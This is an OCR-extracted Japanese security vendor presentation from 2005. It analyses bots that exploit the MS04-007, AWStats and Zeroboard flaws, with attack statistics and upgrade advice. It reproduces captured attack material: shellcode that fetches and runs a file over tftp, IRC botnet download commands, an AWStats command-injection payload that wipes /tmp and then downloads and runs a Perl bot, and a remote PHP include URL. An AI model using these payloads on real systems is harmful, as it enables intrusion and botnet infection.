AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..#..W...
..B.B.B.B..T.....F....E<.|.x...O.._ ....l.4...1.....t...
....;T$.u.._$..f..K._.........¥$..1.d.@0..x..@..p...h.......@4.|....h<_1.`V.
h...`h....W.......cmd /c tftp -i ***.192.35.209 GET  runs.pif&start
runs.pif&exit.BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

INTERNET SECURITY SYSTEMS®

MS04-007の脆弱性を利用したbot

対象ホストで確認方法として、以下のエラーメッセージが表示される。



INTERNET SECURITY SYSTEMS®

MS04-007の脆弱性を利用したbot

対象ホストで確認方法として、イベント ビューアで以下のエラーメッセージが記録される。

イベントの種類: エラー
イベント ソース: LsaSrv
イベント カテゴリ: デバイス
イベント ID: 5000
日付: 2005/09/25
時刻: 14:28:35
ユーザー: N/A
コンピュータ:
説明:
セキュリティ パッケージ Negotiate は例外を生成し、パッケージは利用できなくなりました。 例外情報はデータです。
データ:
0000: 05 00 00 c0 00 00 00 00 ...A....
0008: 00 00 00 00 63 c6 fc 77 ....cAuw
0010: 02 00 00 00 01 00 00 00 ....
0018: 90 90 90 90 3f 00 01 00 ?????...
0020: 00 00 00 00 00 00 00 00 ....
0028: 00 00 00 00 00 00 00 00 ....
0030: 00 00 00 00 00 00 00 00 ....
0038: 7f 02 ff ff 00 00 ff ff .yy..yy
0040: ff ff ff ff 00 00 00 00 yyyy....
0048: 00 00 00 00 00 00 00 00 ....

INTERNET | SECURITY | SYSTEMS®

MS04-007の脆弱性を利用したbot

③ボリビアのIRCサーバに対して接続している様子

チャンネルへ参加した際に、そのチャンネルの内容を示すトピックという機能がある。
感染したホストは、このトピックを読み込み命令が実行される。

```
2005-09-19 18:38:24 Created
2005-09-19 18:38:24 *** _hotgirls has joined channel #hotgirls
2005-09-19 18:38:24 *** Topic for #hotgirls : * ipscan s.s.s.s dcom2 -s ][ * wormride -s -t ]
                    [ *download http://***.71.106.173/luxor.exe C:¥luxor.exe -s -e ]
                    [ *download http://www.*****.net/dsonic.exe c:¥dsonic.exe -e -s
2005-09-19 18:38:24 *** #hotgirls = _hotgirls
2005-09-19 18:38:24 *** Mode #hotgirls = +smntSMCu
```

INTERNET | SECURITY | SYSTEMS®

MS04-007の脆弱性を利用したbot

④韓国のIRCサーバのPort1023に接続している様子

重要なIRCサーバへの接続は、パスワード認証およびトピックの内容が暗号化されているケースがある。

```
PASS ******
NICK PIN-904573268
:PIN-904573268 MODE PIN-904573268 :+iwxG
MODE PIN-904573268 +x
JOIN #chimera asdrubale
USERHOST PIN-904573268
MODE PIN-904573268 +x
JOIN #chimera asdrubale
USERHOST PIN-904573268
MODE PIN-904573268 +x
JOIN #chimera asdrubale
:PIN-904573268!bxhlgndmh@***.net.or.jp JOIN :#chimera4
:Sprite.Cola.Net 332 PIN-904573268 #chimera4 :Scanning: -.03.192.168.0.0:445..
:Sprite.Cola.Net 333 PIN-904573268 #chimera4 Sf3R4 1121852341
:Sprite.Cola.Net 353 PIN-904573268 @ #chimera4 :PIN-904573268 ~Sf3R4 ~Jo|y
:Sprite.Cola.Net 366 PIN-904573268 #chimera4 :End of /NAMES list.
```


パスワードによる認証

命令の暗号化

INTERNET | SECURITY | SYSTEMS®

MS04-007の脆弱性を利用したbot

グラフは、6月8日から6月19日の攻撃推移になる。
2005年9月で1700件/日確認されている。



Botワームが最も多く利用している脆弱性である。

INTERNET SECURITY SYSTEMS®


(出典)ISSマネージド セキュリティ サービス

以前ニュースになったAWStatsへの攻撃

INTERNET | SECURITY | SYSTEMS®

AWStatsとは？

AWStatsは、アクセスログを解析し、ブラウザで閲覧できるようにHTML形式で視覚的な統計情報を表示することができるPerlスクリプトである。



INTERNET SECURITY SYSTEMS®

2005年2月3日のニュース

ITmediaでAWStats脆弱性を利用した攻撃がニュースで取り上げられる。

ITmedia Enterprise エンタープライズ

Home | News | Enterprise | +D | Mobile | PCUPdate | LifeStyle | Games | Shopping | Jobs

Security | Windows .NET | Solution | Developer | BizMobile | Oracle channel | IBM channel

BI特集 | 運用管理 | ブログ | IT Premium | Mail Magazine | Ranking Top30

SEARCH>> エンタープライズ 検索 このチャンネルをブックマーク

- エンタープライズtop
- ITニュース
- Windows .NET
- セキュリティ
- ソリューション
- デベロッパー
- ビジネスモバイル
- 運用管理
- BI特集 NEW!
- ブログ
- Oracleチャンネル
- IBMチャンネル
- OPINION
- ITプレミアム
- プリンタ用表示 IT Premium会員専用
- 会員登録はこちら

PR ▶ 会社が嫌じゃなきゃ転職なんて考えない。週1で何が悪い！

PR ▶ 【auの高速データ通信カード】全国カバーで受信最大2.4Mbps

ニュース

2005/02/03 09:40 更新

japan.internet.com The Internet & IT Network

アクセス解析ツールにバグ、人気Blogが改ざんの被害に

犯行グループはAWstatsのアクセスログ解析システムの脆弱性を突いて人気Blogを改ざん、さらに3日間で400件を超える改ざんを行ったと主張している。

ブロガーが心配しなくてはならないのはコメントスパムだけではない。人気のログファイル解析プログラムのバグを攻撃者が悪用し、有名Blogやその他のWebサイトを改ざんしたようだ。

ブロガーのジェレミー・ザウォドニー氏は2月1日遅く、同氏のプライマリサーバがハッキングされたことを自身のBlogで明かした。

同じくブロガーのラッセル・ビーティ氏も、自身のBlogに侵入があったことに気付いたと記している。

Oracle Channel

最新情報を活用し、より良い意思

データ中心モデルは経営のリアルタイム

Oracle Channel

<出典　http://www.itmedia.co.jp/enterprise/articles/0502/03/news015.html>

この報道後、AWStatsに関する情報は・・・

INTERNET SECURITY SYSTEMS®

AWStatsの脆弱性について

■脆弱性概要
AWStats configdir function command execution (HTTP_AWStats_ConfigDir_Exec)
このシグネチャは、AWStats に対する HTTP GET 要求を検出します。攻撃者はこれを利用して、任意のコマンドを実行する可能性があります。

■影響を受けるシステム
Windows: 95、OS/2: 任意のバージョン、DG/UX: 任意のバージョン、Windows NT: 4.0、Windows: 98、Novell NetWare: 任意のバージョン、SCO Unix: 任意のバージョン、BSD: 任意のバージョン、HP-UX: 任意のバージョン、IRIX: 任意のバージョン、Solaris: 任意のバージョン、Linux: 任意のバージョン、Windows 2000: 任意のバージョン、Windows: 98 Second Edition、Windows: Me、Cisco IOS: 任意のバージョン、Windows: XP、Debian Linux: 3.0、Compaq Tru64 UNIX: 任意のバージョン、AIX: 任意のバージョン、Mac OS: 任意のバージョン、Windows 2003: 任意のバージョン、AWStats: 5.7 6.2

■脆弱点の説明
AWStats は、Web、FTP、またはメール サーバーの統計値を生成する無償で入手可能なログ アナライザです。 AWStats バージョン 5.7 6.2 では、リモートの攻撃者がシステム上で任意のコマンドを実行する可能性があります。 リモートの攻撃者は、searchdir 変数内に不正なコードを含んでいる特殊な形式の要求を configdir 関数に送信し、システム上で任意のコマンドを実行する可能性があります。


■この脆弱点の解決方法
AWStats のダウンロード Web サイトから、最新バージョンの AWStats (6.3 以降) を入手してアップグレードします。
Debian GNU/Linux 3.0 (woody) の場合: Debian Security Advisory DSA-682-1 を参照して、最新バージョンの awstats (4.0-0.woody.2 以降) にアップグレードします。

INTERNET | SECURITY | SYSTEMS®

AWStatsの脅威について

AWStats ver6.2で発見された脆弱性は、「configdir」パラメタに対する入力値をチェックしていない為、入力されたそのままコマンドが実行される。

```
/*
AwStats exploit by Thunder, molnar_rcs@yahoo.com

This exploit makes use of the remote command execution bug discovered in
AwStats ver 6.2 and below. The bug resides in the awstats.pl perl script.
The script does not sanitise correctly the user input for the
`configdir` parameter. If the users sends a command prefixed and postfixed
with | , the command will be executed. An example would be:

Let's execute '/usr/bin/w':
>
http://localhost/cgi-bin/awstats.pl?configdir=%20|%20/usr/bin/w%20|%20
<

Awstat output:
>
Error: LogFile parameter is not defined in config/domain file
Setup (' | /usr/bin/w | /awstats.localhost.conf' file, web server or permissions) may be wrong.
Check config file, permissions and AWStats documentation (in 'docs' directory).
<

That's it. Our command was executed.
This bug is fixed in AwStats ver 6.3 and a patch was released for all versions, but vulnerable
AwStat is still available for download on several sites (ex. www.topshareware.com).

Type `gcc awexpl.c - o awexpl` to compile the exploit and `./awexpl -u` for usage.

Note:
Just indexing the commands with | will not always work, or might not work at all. I checked
it on my own awstats 6.0 install, and it failed. So, whoever tried the same on his own
script and was surprised to see that (although the version he uses is said to be prone to the
remote command execution bug) nothing happened, should patch or upgrade to Awstat 6.3 asap.
As far as i know all unpached versions prior to 6.3 are vulnerable and commands prefixed and
postfixed by a | character WILL be executed. Beware!
```



脅威について広く一般に公開されている。

INTERNET SECURITY SYSTEMS®

AWStatsの脆弱性を利用したbot

■攻撃手法
①AWStatsの脆弱性を利用して以下のコマンドが入力される。

configdir=|echo ;cd /tmp;rm -rf *;curl -O http://www.＊＊＊＊＊＊/h4x000r/a.pl;perl a.pl;echo ;rm -rf a.pl*;echo|


②ダウロードされた「a.pl」が実行される。
このファイルは、perlで作成されたbotである。

AWStatsの脆弱性を利用してBotが作成されている。

INTERNET SECURITY SYSTEMS®

AWStatsの攻撃推移

グラフは、7月1日から7月21日までの攻撃件数の推移である。
2005年9月で100件/日確認されている。




(出典)ISSマネージド セキュリティ サービス

AWStatsの脆弱性を利用したBotは、今も攻撃を続けている。

INTERNET | SECURITY | SYSTEMS®

AWStatsの国別グラフ


グラフは、7月1日から7月21日までの攻撃元国別グラフ



(出典)ISSマネージド セキュリティ サービス

日本が第4位で全体の10%を占めている。

INTERNET | SECURITY | SYSTEMS®




ニュースになっていないZeroboardへの攻撃

INTERNET | SECURITY | SYSTEMS®

Zeroboardとは？

ZeroBoardは、韓国製の掲示板ソフト



日本でも意外なところでこの掲示板が使用されていた。

INTERNET | SECURITY | SYSTEMS®

Zeroboardの脆弱性について

■概要
Zeroboardのウェブアプリケーションに脆弱性があり、攻撃者はこれを利用して、任意のコマンドを実行する可能性があります。

■影響を受けるシステム
ZeroBoardの全バージョン

■この脆弱点の解決方法
この脆弱点は、PHP のバージョンやプラットフォームに制限されません。 リモートからの File Inclusion Flaw に対して脆弱な PHP ページが攻撃されます。 include( ) を呼び出す前に、リモートからの入力を検証するためにページを書き込むか、「register_globals」を OFF に設定します。

INTERNET | SECURITY | SYSTEMS®

Zeroboardの脅威について

■Zeroboardで発見されたリモートコマンド実行バグを利用します。 この「error.php」スクリプトは適切に'dir'パラメタにおける入力をチェックしない為、リモートから任意のコマンドが実行されます。

The 'error.php' script does not properly validate user-supplied input in the 'dir' parameter. A remote user can supply a specially crafted URL to cause arbitrary PHP code from a remote location to be included and executed on the target system. The PHP code, including operating system commands, will run with the privileges of the target web service.

http://[target]/zeroboard/skin/zero_vote/error.php?dir=http://[attacker]

Aleks is credited with discovering this flaw.

The original advisory is available at:

http://www.optik4lab.com/modules/news/article.php?storyid=13

http://www.securitytracker.com/alerts/2005/Jan/1012812.html

<出典：http://www.securitytracker.com/alerts/2005/Jan/1012812.html>

INTERNET SECURITY SYSTEMS®

